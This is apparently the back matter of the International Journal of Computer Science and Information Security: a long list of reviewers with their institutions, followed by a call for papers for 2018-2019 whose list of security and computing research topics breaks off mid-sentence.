Dr. Lamri LAOUAMER, Al Qassim University, Dept. Info. Systems & European University of Brittany, Dept. Computer Science, UBO, Brest, France
Prof. Ashish Babanrao Sasankar, G.H.Raisoni Institute Of Information Technology, India
Prof. Pawan Kumar Goel, Shamli Institute of Engineering and Technology, India
Mr. Ram Kumar Singh, S.V Subharti University, India
Assistant Prof. Sunish Kumar O S, Amalijothei College of Engineering, India
Dr Sanjay Bhargava, Banasthali University, India
Mr. Pankaj S. Kulkarni, AVEW's Shatabdi Institute of Technology, India
Mr. Roohollah Etemadi, Islamic Azad University, Iran
Mr. Oloruntoyin Sefiu Taiwo, Emmanuel Alayande College Of Education, Nigeria
Mr. Sumit Goyal, National Dairy Research Institute, India
Mr Jaswinder Singh Dilawari, Geeta Engineering College, India
Prof. Raghuraj Singh, Harcourt Butler Technological Institute, Kanpur
Dr. S.K. Mahendran, Anna University, Chennai, India
Dr. Amit Wason, Hindustan Institute of Technology & Management, Punjab
Dr. Ashu Gupta, Apeejay Institute of Management, India
Assist. Prof. D. Asir Antony Gnana Singh, M.I.E.T Engineering College, India
Mrs Mina Farmanbar, Eastern Mediterranean University, Famagusta, North Cyprus
Mr. Maram Balajee, GMR Institute of Technology, India
Mr. Moiz S. Ansari, Isra University, Hyderabad, Pakistan
Mr. Adebayo, Olawale Surajudeen, Federal University of Technology Minna, Nigeria
Mr. Jasvir Singh, University College Of Engg., India
Mr. Vivek Tiwari, MANIT, Bhopal, India
Assoc. Prof. R. Navaneethakrishnan, Bharathiyar College of Engineering and Technology, India
Mr. Somdip Dey, St. Xavier's College, Kolkata, India

Mr. Souleymane Balla-Arabé, Xi'an University of Electronic Science and Technology, China
Mr. Mahabub Alam, Rajshahi University of Engineering and Technology, Bangladesh
Mr. Sathyapraksh P., S.K.P Engineering College, India
Dr. N. Karthikeyan, SNS College of Engineering, Anna University, India
Dr. Binod Kumar, JSPM's, Jayawant Technical Campus, Pune, India
Assoc. Prof. Dinesh Goyal, Suresh Gyan Vihar University, India
Mr. Md. Abdul Ahad, K L University, India
Mr. Vikas Bajpai, The LNM IIT, India
Dr. Manish Kumar Anand, Salesforce (R & D Analytics), San Francisco, USA
Assist. Prof. Dheeraj Murari, Kumaon Engineering College, India
Assoc. Prof. Dr. A. Muthukumaravel, VELS University, Chennai
Mr. A. Siles Balasingh, St. Joseph University in Tanzania, Tanzania
Mr. Ravindra Daga Badgujar, R C Patel Institute of Technology, India
Dr. Preeti Khanna, SVKM's NMIMS, School of Business Management, India
Mr. Kumar Dayanand, Cambridge Institute of Technology, India
Dr. Syed Asif Ali, SMI University Karachi, Pakistan
Prof. Pallvi Pandit, Himachal Pradesh University, India
Mr. Ricardo Verschueren, University of Gloucestershire, UK
Assist. Prof. Mamta Juneja, University Institute of Engineering and Technology, Panjab University, India
Assoc. Prof. P. Surendra Varma, NRI Institute of Technology, JNTU Kakinada, India
Assist. Prof. Gaurav Shrivastava, RGPV / SVITS Indore, India
Dr. S. Sumathi, Anna University, India
Assist. Prof. Ankita M. Kapadia, Charotar University of Science and Technology, India
Mr. Deepak Kumar, Indian Institute of Technology (BHU), India
Dr. Dr. Rajan Gupta, GGSIP University, New Delhi, India
Assist. Prof. M. Anand Kumar, Karpagam University, Coimbatore, India
Mr. Mr Arshad Mansoor, Pakistan Aeronautical Complex
Mr. Kapil Kumar Gupta, Ansal Institute of Technology and Management, India
Dr. Neeraj Tomer, SINE International Institute of Technology, Jaipur, India
Assist. Prof. Trunal J. Patel, C.G.Patel Institute of Technology, Uka Tarsadia University, Bardoli, Surat
Mr. Sivakumar, Codework solutions, India
Mr. Mohammad Sadegh Mirzaei, PGNR Company, Iran
Dr. Gerard G. Dumancas, Oklahoma Medical Research Foundation, USA
Mr. Varadala Sridhar, Varadhman College Engineering College, Affiliated To JNTU, Hyderabad
Assist. Prof. Manoj Dhawan, SVITS, Indore
Assoc. Prof. Chitreshh Banerjee, Suresh Gyan Vihar University, Jaipur, India
Dr. S. Santhi, SCSVMV University, India
Mr. Davood Mohammadi Souran, Ministry of Energy of Iran, Iran
Mr. Shamim Ahmed, Bangladesh University of Business and Technology, Bangladesh
Mr. Sandeep Reddivari, Mississippi State University, USA
Assoc. Prof. Ousmane Thiare, Gaston Berger University, Senegal
Dr. Hazra Imran, Athabasca University, Canada
Dr. Setu Kumar Chaturvedi, Technocrats Institute of Technology, Bhopal, India
Mr. Mohd Dilshad Ansari, Jaypee University of Information Technology, India
Ms. Jaspreet Kaur, Distance Education LPU, India
Dr. D. Nagarajan, Salalah College of Technology, Sultanate of Oman
Dr. K.V.N.R.Sai Krishna, S.V.R.M. College, India

Mr. Himanshu Pareek, Center for Development of Advanced Computing (CDAC), India
Mr. Khaldi Amine, Badji Mokhtar University, Algeria
Mr. Mohammad Sadegh Mirzaei, Scientific Applied University, Iran
Assist. Prof. Khyati Chaudhary, Ram-eesh Institute of Engg. & Technology, India
Mr. Sanjay Agal, Pacific College of Engineering Udaipur, India
Mr. Abdul Mateen Ansari, King Khalid University, Saudi Arabia
Dr. H.S. Behera, Veer Surendra Sai University of Technology (VSSUT), India
Dr. Shrikant Tiwari, Shri Shankaracharya Group of Institutions (SSGI), India
Prof. Ganesh B. Regulwar, Shri Shankarprasad Agnihotri College of Engg, India
Prof. Pinnamaneni Bhanu Prasad, Matrix vision GmbH, Germany
Dr. Shrikant Tiwari, Shri Shankaracharya Technical Campus (SSTC), India
Dr. Siddesh G.K., : Dayananada Sagar College of Engineering, Bangalore, India
Dr. Nadir Bouchama, CERIST Research Center, Algeria
Dr. R. Sathishkumar, Sri Venkateswara College of Engineering, India
Assistant Prof (Dr.) Mohamed Moussaoui, Abdelmalek Essaadi University, Morocco
Dr. S. Malathi, Panimalar Engineering College, Chennai, India
Dr. V. Subedha, Panimalar Institute of Technology, Chennai, India
Dr. Prashant Panse, Swami Vivekanand College of Engineering, Indore, India
Dr. Hamza Aldabbas, Al-Balqa'a Applied University, Jordan
Dr. G. Rasitha Banu, Vel's University, Chennai
Dr. V. D. Ambeth Kumar, Panimalar Engineering College, Chennai
Prof. Anuranjan Misra, Bhagwant Institute of Technology, Ghaziabad, India
Ms. U. Sinthuja, PSG college of arts &science, India
Dr. Ehsan Saradar Torshizi, Urmia University, Iran
Dr. Shamneesh Sharma, APG Shimla University, Shimla (H.P.), India
Assistant Prof. A. S. Syed Navaz, Muthayammal College of Arts & Science, India
Assistant Prof. Ranjit Panigrahi, Sikkim Manipal Institute of Technology, Majitar, Sikkim
Dr. Khaled Eskaf, Arab Academy for Science ,Technology & Maritime Transportation, Egypt
Dr. Nishant Gupta, University of Jammu, India
Assistant Prof. Nagarajan Sankaran, Annamalai University, Chidambaram, Tamilnadu, India
Assistant Prof. Tribikram Pradhan, Manipal Institute of Technology, India
Dr. Nasser Lotfi, Eastern Mediterranean University, Northern Cyprus
Dr. R. Manavalan, K S Rangasamy college of Arts and Science, Tamilnadu, India
Assistant Prof. P. Krishna Sankar, K S Rangasamy college of Arts and Science, Tamilnadu, India
Dr. Rahul Malik, Cisco Systems, USA
Dr. S. C. Lingareddy, ALPHA College of Engineering, India
Assistant Prof. Mohammed Shuaib, Interat University, Lucknow, India
Dr. Sachin Yele, Sanghvi Institute of Management & Science, India
Dr. T. Thambidurai, Sun Univercell, Singapore
Prof. Anandkumar Telang, BKIT, India
Assistant Prof. R. Poorvadevi, SCSVMV University, India
Dr Uttam Mande, Gitam University, India
Dr. Poornima Girish Naik, Shahu Institute of Business Education and Research (SIBER), India
Prof. Md. Abu Kausar, Jaipur National University, Jaipur, India
Dr. Mohammed Zuber, AISECT University, India
Prof. Kalum Priyanath Udagepola, King Abdulaziz University, Saudi Arabia
Dr. K. R. Ananth, Velalar College of Engineering and Technology, India

Assistant Prof. Sanjay Sharma, Roorkee Engineering & Management Institute Shamli (U.P), India
Assistant Prof. Panem Charan Arur, Priyadarshini Institute of Technology, India
Dr. Ashwak Mahmood muhsen alabaichi, Karbala University / College of Science, Iraq
Dr. Urmila Shrawankar, G H Raison College of Engineering, Nagpur (MS), India
Dr. Krishan Kumar Paliwal, Panipat Institute of Engineering & Technology, India
Dr. Mukesh Negi, Tech Mahindra, India
Dr. Anuj Kumar Singh, Amity University Gurgaon, India
Dr. Babar Shah, Gyeongsang National University, South Korea
Assistant Prof. Jayprakash Upadhyay, SRI-TECH Jabalpur, India
Assistant Prof. Varadala Sridhar, Vidya Jyothi Institute of Technology, India
Assistant Prof. Parameshachari B D, KSIT, Bangalore, India
Assistant Prof. Ankit Garg, Amity University, Haryana, India
Assistant Prof. Rajashe Karappa, SDMCET, Karnataka, India
Assistant Prof. Varun Jasuja, GNIT, India
Assistant Prof. Sonal Honale, Abha Gaikwad Patil College of Engineering Nagpur, India
Dr. Pooja Choudhary, CT Group of Institutions, NIT Jalandhar, India
Dr. Faouzi Hidoussi, UHL Batna, Algeria
Dr. Naseer Ali Hussein, Wasit University, Iraq
Assistant Prof. Vinod Kumar Shukla, Amity University, Dubai
Dr. Ahmed Farouk Metwaly, K L University
Mr. Mohammed Noaman Murad, Cihan University, Iraq
Dr. Suxing Liu, Arkansas State University, USA
Dr. M. Gomathi, Velalar College of Engineering and Technology, India
Assistant Prof. Sumardiono, College PGRI Blitar, Indonesia
Dr. Latika Kharb, Jagan Institute of Management Studies (JIMS), Delhi, India
Associate Prof. S. Raja, Pauls College of Engineering and Technology, Tamilnadu, India
Assistant Prof. Seyed Reza Pakize, Shahid Sani High School, Iran
Dr. Thiyagu Nagaraj, University-INO, India
Assistant Prof. Noreen Sarai, Harare Institute of Technology, Zimbabwe
Assistant Prof. Gajanand Sharma, Suresh Gyan Vihar University Jaipur, Rajasthan, India
Assistant Prof. Mapari Vikas Prakash, Siddhant COE, Sudumbare, Pune, India
Dr. Devesh Katiyar, Shri Ramswaroop Memorial University, India
Dr. Shenshen Liang, University of California, Santa Cruz, US
Assistant Prof. Mohammad Abu Omar, Limkokwing University of Creative Technology- Malaysia
Mr. Snehasis Banerjee, Tata Consultancy Services, India
Assistant Prof. Kibona Lusekelo, Ruaha Catholic University (RUCU), Tanzania
Assistant Prof. Adib Kabir Chowdhury, University College Technology Sarawak, Malaysia
Dr. Ying Yang, Computer Science Department, Yale University, USA
Dr. Vinay Shukla, Institute Of Technology & Management, India
Dr. Liviu Octavian Maftciu-Scai, West University of Timisoara, Romania
Assistant Prof. Rana Khudhair Abbas Ahmed, Al-Rafidain University College, Iraq
Assistant Prof. Nitin A. Naik, S.R.T.M. University, India
Dr. Timothy Powers, University of Hertfordshire, UK
Dr. S. Prasath, Bharathiar University, Erode, India
Dr. Ritu Shrivastava, SIRTIS Bhopal, India
Prof. Rohit Shrivastava, Mittal Institute of Technology, Bhopal, India
Dr. Gianina Mihai, Dunarea de Jos" University of Galati, Romania

Assistant Prof. Ms. T. Kalai Selvi, Erode Sengunthar Engineering College, India
Assistant Prof. Ms. C. Kavitha, Erode Sengunthar Engineering College, India
Assistant Prof. K. Sinivasamoorthi, Erode Sengunthar Engineering College, India
Assistant Prof. Mallikarjun C Sarsamba Bheemna Khandre Institute Technology, Bhalki, India
Assistant Prof. Vishwanath Chikaraddi, Veermata Jijabai technological Institute (Central Technological Institute), India
Assistant Prof. Dr. Ikvinderpal Singh, Trai Shatabdi GGS Khalsa College, India
Assistant Prof. Mohammed Noaman Murad, Cihan University, Iraq
Professor Yousef Farhaoui, Moulay Ismail University, Errachidia, Morocco
Dr. Parul Verma, Amity University, India
Professor Yousef Farhaoui, Moulay Ismail University, Errachidia, Morocco
Assistant Prof. Madhavi Dhingra, Amity University, Madhya Pradesh, India
Assistant Prof. G. Selvavinayagam, SNS College of Technology, Coimbatore, India
Assistant Prof. Madhavi Dhingra, Amity University, MP, India
Professor Kartheesan Log, Anna University, Chennai
Professor Vasudeva Acharya, Shri Madhwa vadiraja Institute of Technology, India
Dr. Asif Iqbal Hajamydeen, Management & Science University, Malaysia
Assistant Prof., Mahendra Singh Meena, Amity University Haryana
Assistant Professor Manjeet Kaur, Amity University Haryana
Dr. Mohamed Abd El-Basset Matwalli, Zagazig University, Egypt
Dr. Ramani Kannan, Universiti Teknologi PETRONAS, Malaysia
Assistant Prof. S. Jagadeesan Subramaniam, Anna University, India
Assistant Prof. Dharmendra Choudhary, Tripura University, India
Assistant Prof. Deepika Vodnala, SR Engineering College, India
Dr. Kai Cong, Intel Corporation & Computer Science Department, Portland State University, USA
Dr. Kailas R Patil, Vishwakarma Institute of Information Technology (VIIT), India
Dr. Omar A. Alzubi, Faculty of IT / Al-Balqa Applied University, Jordan
Assistant Prof. Kareemullah Shaik, Nimra Institute of Science and Technology, India
Assistant Prof. Chirag Modi, NIT Goa
Dr. R. Ramkumar, Nandha Arts And Science College, India
Dr. Priyadarshini Vydhialingam, Harathiar University, India
Dr. P. S. Jagadeesh Kumar, DBIT, Bangalore, Karnataka
Dr. Vikas Thada, AMITY University, Pachgaon
Dr. T. A. Ashok Kumar, Institute of Management, Christ University, Bangalore
Dr. Shaheera Rashwan, Informatics Research Institute
Dr. S. Preetha Gunasekar, Bharathiyar University, India
Asst Professor Sameer Dev Sharma, Uttaranchal University, Dehradun
Dr. Zhihan Iv, Chinese Academy of Science, China
Dr. Ikvinderpal Singh, Trai Shatabdi GGS Khalsa College, Amritsar
Dr. Umar Ruhi, University of Ottawa, Canada
Dr. Jasmin Cosic, University of Bihac, Bosnia and Herzegovina
Dr. Homam Reda El-Taj, University of Tabuk, Kingdom of Saudi Arabia
Dr. Mostafa Ghobaei Arani, Islamic Azad University, Iran
Dr. Ayyasamy Ayyanar, Annamalai University, India
Dr. Selvakumar Manickam, Universiti Sains Malaysia, Malaysia
Dr. Murali Krishna Namana, GITAM University, India
Dr. Smriti Agrawal, Chaitanya Bharathi Institute of Technology, Hyderabad, India
Professor Vimalathithan Rathinasabapathy, Karpagam College Of Engineering, India

Dr. Sushil Chandra Dimri, Graphic Era University, India
Dr. Dinh-Sinh Mai, Le Quy Don Technical University, Vietnam
Dr. S. Rama Sree, Aditya Engg. College, India
Dr. Ehab T. Alnfrawy, Sadat Academy, Egypt
Dr. Patrick D. Cerna, Haramaya University, Ethiopia
Dr. Vishal Jain, Bharati Vidyapeeth's Institute of Computer Applications and Management (BVICAM), India
Associate Prof. Dr. Jiliang Zhang, North Eastern University, China
Dr. Sharefa Murad, Middle East University, Jordan
Dr. Ajeet Singh Poonia, Govt. College of Engineering & technology, Rajasthan, India
Dr. Vahid Esmaeaelzadeh, University of Science and Technology, Iran
Dr. Jacek M. Czerniak, Casimir the Great University in Bydgoszcz, Institute of Technology, Poland
Associate Prof. Anisur Rehman Nasir, Jamia Millia Islamia University
Assistant Prof. Imran Ahmad, COMSATS Institute of Information Technology, Pakistan
Professor Ghulam Qasim, Preston University, Islamabad, Pakistan
Dr. Parameshachari B D, GSSS Institute of Engineering and Technology for Women
Dr. Wencan Luo, University of Pittsburgh, US
Dr. Musa PEKER, Faculty of Technology, Mugla Sitki Kocman University, Turkey
Dr. Gunasekaran Shanmugam, Anna University, India
Dr. Binh P. Nguyen, National University of Singapore, Singapore
Dr. Rajkumar Jain, Indian Institute of Technology Indore, India
Dr. Imtiaz Ali Halepoto, QUEST Nawabshah, Pakistan
Dr. Shaligram Prajapat, Devi Ahilya University Indore India
Dr. Sunita Singhal, Birla Institute of Technology and Science, Pilani, India
Dr. Ijaz Ali Shoukat, King Saud University, Saudi Arabia
Dr. Anuj Gupta, IKG Punjab Technical University, India
Dr. Sonali Saini, IES-IPS Academy, India
Dr. Krishan Kumar, MotiLal Nehru National Institute of Technology, Allahabad, India
Dr. Z. Faizal Khan, College of Engineering, Shaqra University, Kingdom of Saudi Arabia
Prof. M. Padmavathamma, S.V. University Tirupati, India
Prof. A. Velayudham, Cape Institute of Technology, India
Prof. Seifeidne Kadry, American University of the Middle East
Dr. J. Durga Prasad Rao, Pt. Ravishankar Shukla University, Raipur
Assistant Prof. Najam Hasan, Dhofar University
Dr. G. Suseendran, Vels University, Pallavaram, Chennai
Prof. Ankit Faldu, Gujarat Technological University- Atmiya Institute of Technology and Science
Dr. Ali Habiboghli, Islamic Azad University
Dr. Deepak Dembla, JECRC University, Jaipur, India
Dr. Pankaj Rajan, Walmart Labs, USA
Assistant Prof. Radoslava Kraveva, South-West University "Neofit Rilski", Bulgaria
Assistant Prof. Medhavi Shriwas, Shri vaishnav institute of Technology, India
Associate Prof. Sedat Akleylek, Ondokuz Mayıs University, Turkey
Dr. U.V. Arivazhagu, Kingston Engineering College Affiliated To Anna University, India
Dr. Touseef Ali, University of Engineering and Technology, Taxila, Pakistan
Assistant Prof. Naren Jeeva, SASTRA University, India
Dr. Riccardo Colella, University of Salento, Italy
Dr. Enache Maria Cristina, University of Galati, Romania
Dr. Senthil P, Kurinji College of Arts & Science, India

Dr. Hasan Ashrafi-rizi, Isfahan University of Medical Sciences, Isfahan, Iran
Dr. Mazhar Malik, Institute of Southern Punjab, Pakistan
Dr. Yajie Miao, Carnegie Mellon University, USA
Dr. Kamran Shaukat, University of the Punjab, Pakistan
Dr. Sasikaladevi N., SASTRA University, India
Dr. Ali Asghar Rahmani Hosseinabadi, Islamic Azad University Ayatollah Amoli Branch, Amol, Iran
Dr. Velin Kralev, South-West University "Neofit Rilski", Blagoevgrad, Bulgaria
Dr. Marius Iulian Mihailescu, LUMINA - The University of South-East Europe
Dr. Sriramula Nagaprasad, S.R.R.Govt.Arts & Science College, Karimnagar, India
Prof (Dr.) Namrata Dhanda, Dr. APJ Abdul Kalam Technical University, Lucknow, India
Dr. Javed Ahmed Mahar, Shah Abdul Latif University, Khairpur Mir's, Pakistan
Dr. B. Narendra Kumar Rao, Sree Vidyanikethan Engineering College, India
Dr. Shahzad Anwar, University of Engineering & Technology Peshawar, Pakistan
Dr. Basit Shahzad, King Saud University, Riyadh - Saudi Arabia
Dr. Nilamadhab Mishra, Chang Gung University
Dr. Sachin Kumar, Indian Institute of Technology Roorkee
Dr. Santosh Nanda, Biju-Pattnaik University of Technology
Dr. Sherzod Turaev, International Islamic University Malaysia
Dr. Yilun Shang, Tongji University, Department of Mathematics, Shanghai, China
Dr. Nuzhat Shaikh, Modern Education society's College of Engineering, Pune, India
Dr. Parul Verma, Amity University, Lucknow campus, India
Dr. Rachid Alaoui, Agadir Ibn Zohr University, Agadir, Morocco
Dr. Dharmendra Patel, Charotar University of Science and Technology, India
Dr. Dong Zhang, University of Central Florida, USA
Dr. Kennedy Chinedu Okafor, Federal University of Technology Owerri, Nigeria
Prof. C Ram Kumar, Dr NGP Institute of Technology, India
Dr. Sandeep Gupta, GGS IP University, New Delhi, India
Dr. Shahanawaj Ahamad, University of Ha'il, Ha'il City, Ministry of Higher Education, Kingdom of Saudi Arabia
Dr. Najeed Ahmed Khan, NED University of Engineering & Technology, India
Dr. Sajid Ullah Khan, Universiti Malaysia Sarawak, Malaysia
Dr. Muhammad Asif, National Textile University Faisalabad, Pakistan
Dr. Yu BI, University of Central Florida, Orlando, FL, USA
Dr. Brijendra Kumar Joshi, Research Center, Military College of Telecommunication Engineering, India
Prof. Dr. Nak Eun Cho, Pukyong National University, Korea
Prof. Wasim Ul-Haq, Faculty of Science, Majmaah University, Saudi Arabia
Dr. Mohsan Raza, G.C University Faisalabad, Pakistan
Dr. Syed Zakar Hussain Bukhari, National Science and Technology Azad Jamu Kashmir, Pakistan
Dr. Ruksar Fatima, KBN College of Engineering, Gulbarga, Karnataka, India
Associate Professor S. Karpagavalli, Department of Computer Science, PSGR Krishnammal College for Women
Coimbatore, Tamilnadu, India
Dr. Bushra Mohamed Elamin Elhaim, Prince Sattam bin Abdulaziz University, Saudi Arabia
Dr. Shamik Tiwari, Department of CSE, CET, Mody University, Lakshargarh
Dr. Rohit Raja, Faculty of Engineering and Technology, Shri Shankaracharya Group of Institutions, India
Prof. Dr. Aqeel-ur-Rehman, Department of Computing, HIET, FEST, Hamdard University, Pakistan
Dr. Nageswara Rao Moparthi, Velagapudi Ramakrishna Siddhartha Engineering College, India
Dr. Mohd Muqem, Department of Computer Application, Integral University, Lucknow, India
Dr. Zeeshan Bhatti, Institute of Information and Communication Technology, University of Sindh, Jamshoro, Pakistan

Dr. Emrah Irmak, Biomedical Engineering Department, Karabuk University, Turkey
Dr. Fouad Abdulameer salman, School of Informatics and Applied Mathematics, Universiti Malaysia Terengganu
Dr. N. Prasath, Department of Computer Science and Engineering, KPR Institute of Engineering and Technology, Arasur, Coimbatore
Dr. Hasan Ashrafi-rizi, Health Information Technology Research Center, Isfahan University of Medical Sciences, Hezar Jerib Avenue, Isfahan, Iran
Dr. N. Sasikaladevi, School of Computing, SASTRA University, Thirumalisamudram, Tamilnadu, India.
Dr. Anchit Bijalwan, Arba Minch University, Ethiopia
Dr. K. Sathishkumar, BlueCrest University College, Accra North, Ghana, West Africa
Dr. Dr. Parameshachari B D, GSSS Institute of Engineering and Technology for Women, Affiliated to Visvesvaraya Technological University, Belagavi
Dr. C. Shoba Bindu, Dept. of CSE, JNTUA College of Engineering, India
Dr. M. Inbavalli, ER. Perumal Manimekalai College of Engineering, Hosur, Tamilnadu, India
Dr. Vidya Sagar Ponnamp, Dept. of IT, Velagapudi Ramakrishna Siddhartha Engineering College, India
Dr. Kelvin LO M. F., The Hong Kong Polytechnic University, Hong Kong
Prof. Karimella Vikram, G.H. Rasoni College of Engineering & Management, Pune, India
Dr. Shajilin Loret J.B., VV College of Engineering, India
Dr. P. Sujatha, Department of Computer Science at Vels University, Chennai
Dr. Vaibhav Sundriyal, Old Dominion University Research Foundation, USA
Dr. Md Masud Rana, Khulna University of Engineering and Technology, Bangladesh
Dr. Gurcharan Singh, Khalsa College Amritsar, Guru Nanak Dev University, Amritsar, India
Dr. Richard Otieno Omollo, Department of Computer Science and Software Engineering, Jaramogi Oginga Odinga University of Science and Technology, Kenya
Prof. (Dr) Amit Verma, Computer Science & Engineering, Chandigarh Engineering College, Landran, Mohali, India
Dr. Vidya Sagar Ponnamp, Velagapudi Ramakrishna Siddhartha Engineering College, India
Dr. Bohui Wang, School of Aerospace Science and Technology, Xidian University, P.R. China
Dr. M. Anjan Kumar, Department of Computer Science, Satavahana University, Karimnagar
Dr. Hanumanthappa J., DoS in CS, Uni of Mysuru, Karnataka, India
Dr. Pouya Derakhshan-Barjoei, Dept. of Telecommunication and Engineering, Islamic Azad University, Iran
Dr. Tanweer Alam, Islamic University of Madinah, Dept. of Computer Science, College of Computer and Information System, Al Madinah, Saudi Arabia
Dr. Kumar Keshamoni, Dept. of ECE, Vaagdevi Engineering College, Warangal, Telangana, India
Dr. G. Rajkumar, N.M.S.S.Vellaichamy Nadar College, Madurai, Tamilnadu, India
Dr. P. Mayil Vel Kumar, Karpagam Institute of Technology, Coimbatore, India
Dr. M. Yaswanth Bhanu Murthy, Vasireddy Venkatadri Institute of Technology, Guntur, A.P., India
Asst. Prof. Dr. Mehmet Barış TABAKCIOĞLU, Bursa Technical University, Turkey
Dr. Mohd. Muntjir, College of Computers and Information Technology, Taif University, Kingdom of Saudi Arabia
Dr. Sanjay Agal, Aravali Institute of Technical Studies, Udaipur, India
Dr. Shanshan Tuo, xAd Inc., US
Dr. Subhadra Shaw, AKS University, Satna, India
Dr. Piyush Anand, Noida International University, Greater Noida, India
Dr. Brijendra Kumar Joshi, Research Center Military College of Telecommunication Engineering, India
Dr. V. Sreerama Murthy, GMRIT, Rajam, AP, India
Dr. S. Nagarajan, Annamalai University, India
Prof. Pramod Bhausaheb Deshmukh, D. Y. Patil College of Engineering, Akurdi, Pune, India
Dr. Jaspreet Kour, GCET, India
Dr. Parul Agarwal, Jamia Hamdard

Dr. Muhammad Faheem, Abduallah Gul University
Dr. Vaibhav Sundriyal, Old Dominion University
Dr. Sujatha Dandu, JNTUH
Dr. Wenzhao Zhang, NCSU, US
Dr. Senthil Kumar P., Anna University
Dr. Harshal Karande, Arvind Gavali College of Engineering, Satara
Dr. Kannan Dhandapani, Nehru Arts and Science College, Affiliated to Bharatiar Univerisity
Prof. Dr. Muthukumar Subramnian, Indian Institute of Information Technology, Tamilnadu, India
Dr. K .Vengatesan Krishnasamy, Dr. BATU University
Dr. Jayapandian N., Knowledge Institute of Technology
Dr. Sangeetha S.K.B, Rajalakshmi Engineering College
Dr. Geetha Devi Appari, PVP Siddhartha Institute of Technology
Dr. Pradeep Gurunathan, A.V.C. College of Engineering
Dr. Muftah Fraifer, Interaction design Center-University of Limerick
Dr. Gamal Eladl, Mansoura University/ IS Dept.
Dr. Bereket Assa, Woliyta Soddo University
Dr. Venkata Suryanarayana Tinnaluri, Malla Reddy Group of Institutions
Dr. Jagadeesh Gopal, VIT University, Vellore
Dr. Vidya Sagar Ponnamp, JNTUK, Kakinada/Velagapudi Ramakrishna Siddhartha Engineering College
Dr. Meenashi Sharma, Chandigarh University
Dr. Hiyam Hatem, University of Baghdad, College of Science
Dr. Smitha Elsa Peter, PRIST University
Dr. Gurcharan Singh, Guru Nanak Dev University
Dr. Ahmed EL-YAHYAOU, Mohammed V University in Rabat
Dr. Shruti Bahrgava, JNTUH
Dr. Seda Kul, Kocaeli University
Dr. Bappaditya Jana, Chaibasa Engineering College
Dr. Farhad Goodarzi, UPM university
Dr. Sujatha P., Vels University, Chennai
Dr. Satya Bhushan Verma, National Institute of Technology Durgapur
Dr. Man Fung LO, The Hong Kong Polytechnic University
Dr. Muhammad Adnan, Abdul Wali Khan University
Dr. Seyed Sahand Mohammadi Ziabari, Vrije University
Dr. Brindha Srinivasan, Palanisamy College of Arts, Erode
Dr. Mohammad Aldabbagh, University of Mosul
Prof. Abdallah Rhattoy, Moulay Ismail University, Higher School of Technology
Dr. Kumar Keshamoni, Vaagdevi Engineering College, Warangal, Telangana, India
Dr. Khalid Nazim Abdus Sattar, College of Science, Az-Zulfi campus, Majmaah university, Kingdom of Saudi Arabia

CALL FOR PAPERS

International Journal of Computer Science and Information Security

IJCSIS 2018-2019

ISSN: 1947-5500

<http://sites.google.com/site/ijcsis/>

International Journal Computer Science and Information Security, IJCSIS, is the premier scholarly venue in the areas of computer science and security issues. IJCSIS 2011 will provide a high profile, leading edge platform for researchers and engineers alike to publish state-of-the-art research in the respective fields of information technology and communication security. The journal will feature a diverse mixture of publication articles including core and applied computer science related topics.

Authors are solicited to contribute to the special issue by submitting articles that illustrate research results, projects, surveying works and industrial experiences that describe significant advances in the following areas, but are not limited to. Submissions may span a broad range of topics, e.g.:

Track A: Security

Access control, Anonymity, Audit and audit reduction & Authentication and authorization, Applied cryptography, Cryptanalysis, Digital Signatures, Biometric security, Boundary control devices, Certification and accreditation, Cross-layer design for security, Security & Network Management, Data and system integrity, Database security, Defensive information warfare, Denial of service protection, Intrusion Detection, Anti-malware, Distributed systems security, Electronic commerce, E-mail security, Spam, Phishing, E-mail fraud, Virus, worms, Trojan Protection, Grid security, Information hiding and watermarking & Information survivability, Insider threat protection, Integrity
Intellectual property protection, Internet/Intranet Security, Key management and key recovery, Language-based security, Mobile and wireless security, Mobile, Ad Hoc and Sensor Network Security, Monitoring and surveillance, Multimedia security ,Operating system security, Peer-to-peer security, Performance Evaluations of Protocols & Security Application, Privacy and data protection, Product evaluation criteria and compliance, Risk evaluation and security certification, Risk/vulnerability assessment, Security & Network Management, Security Models & protocols, Security threats & countermeasures (DDoS, MiM, Session Hijacking, Replay attack etc.), Trusted computing, Ubiquitous Computing Security, Virtualization security, VoIP security, Web 2.0 security, Submission Procedures, Active Defense Systems, Adaptive Defense Systems, Benchmark, Analysis and Evaluation of Security Systems, Distributed Access Control and Trust Management, Distributed Attack Systems and Mechanisms, Distributed Intrusion Detection/Prevention Systems, Denial-of-Service Attacks and Countermeasures, High Performance Security Systems, Identity Management and Authentication, Implementation, Deployment and Management of Security Systems, Intelligent Defense Systems, Internet and Network Forensics, Large-scale Attacks and Defense, RFID Security and Privacy, Security Architectures in Distributed Network Systems, Security for Critical Infrastructures, Security for P2P systems and Grid Systems, Security in E-Commerce, Security and Privacy in Wireless Networks, Secure Mobile Agents and Mobile Code, Security Protocols, Security Simulation and Tools, Security Theory and Tools, Standards and Assurance Methods, Trusted Computing, Viruses, Worms, and Other Malicious Code, World Wide Web Security, Novel and emerging secure architecture, Study of attack strategies, attack modeling, Case studies and analysis of actual attacks, Continuity of Operations during an attack, Key management, Trust management, Intrusion detection techniques, Intrusion response, alarm management, and correlation analysis, Study of tradeoffs between security and system performance, Intrusion tolerance systems, Secure protocols, Security in wireless networks (e.g. mesh networks, sensor networks, etc.), Cryptography and Secure Communications, Computer Forensics, Recovery and Healing, Security Visualization, Formal Methods in Security, Principles for Designing a Secure Computing System, Autonomic Security, Internet Security, Security in Health Care Systems, Security Solutions Using Reconfigurable Computing, Adaptive and Intelligent Defense Systems, Authentication and Access control, Denial of service attacks and countermeasures, Identity, Route and

Location Anonymity schemes, Intrusion detection and prevention techniques, Cryptography, encryption algorithms and Key management schemes, Secure routing schemes, Secure neighbor discovery and localization, Trust establishment and maintenance, Confidentiality and data integrity, Security architectures, deployments and solutions, Emerging threats to cloud-based services, Security model for new services, Cloud-aware web service security, Information hiding in Cloud Computing, Securing distributed data storage in cloud, Security, privacy and trust in mobile computing systems and applications, **Middleware security & Security features:** middleware software is an asset on its own and has to be protected, interaction between security-specific and other middleware features, e.g., context-awareness, **Middleware-level security monitoring and measurement:** metrics and mechanisms for quantification and evaluation of security enforced by the middleware, **Security co-design:** trade-off and co-design between application-based and middleware-based security, **Policy-based management:** innovative support for policy-based definition and enforcement of security concerns, **Identification and authentication mechanisms:** Means to capture application specific constraints in defining and enforcing access control rules, **Middleware-oriented security patterns:** identification of patterns for sound, reusable security, **Security in aspect-based middleware:** mechanisms for isolating and enforcing security aspects, **Security in agent-based platforms:** protection for mobile code and platforms, Smart Devices: Biometrics, National ID cards, Embedded 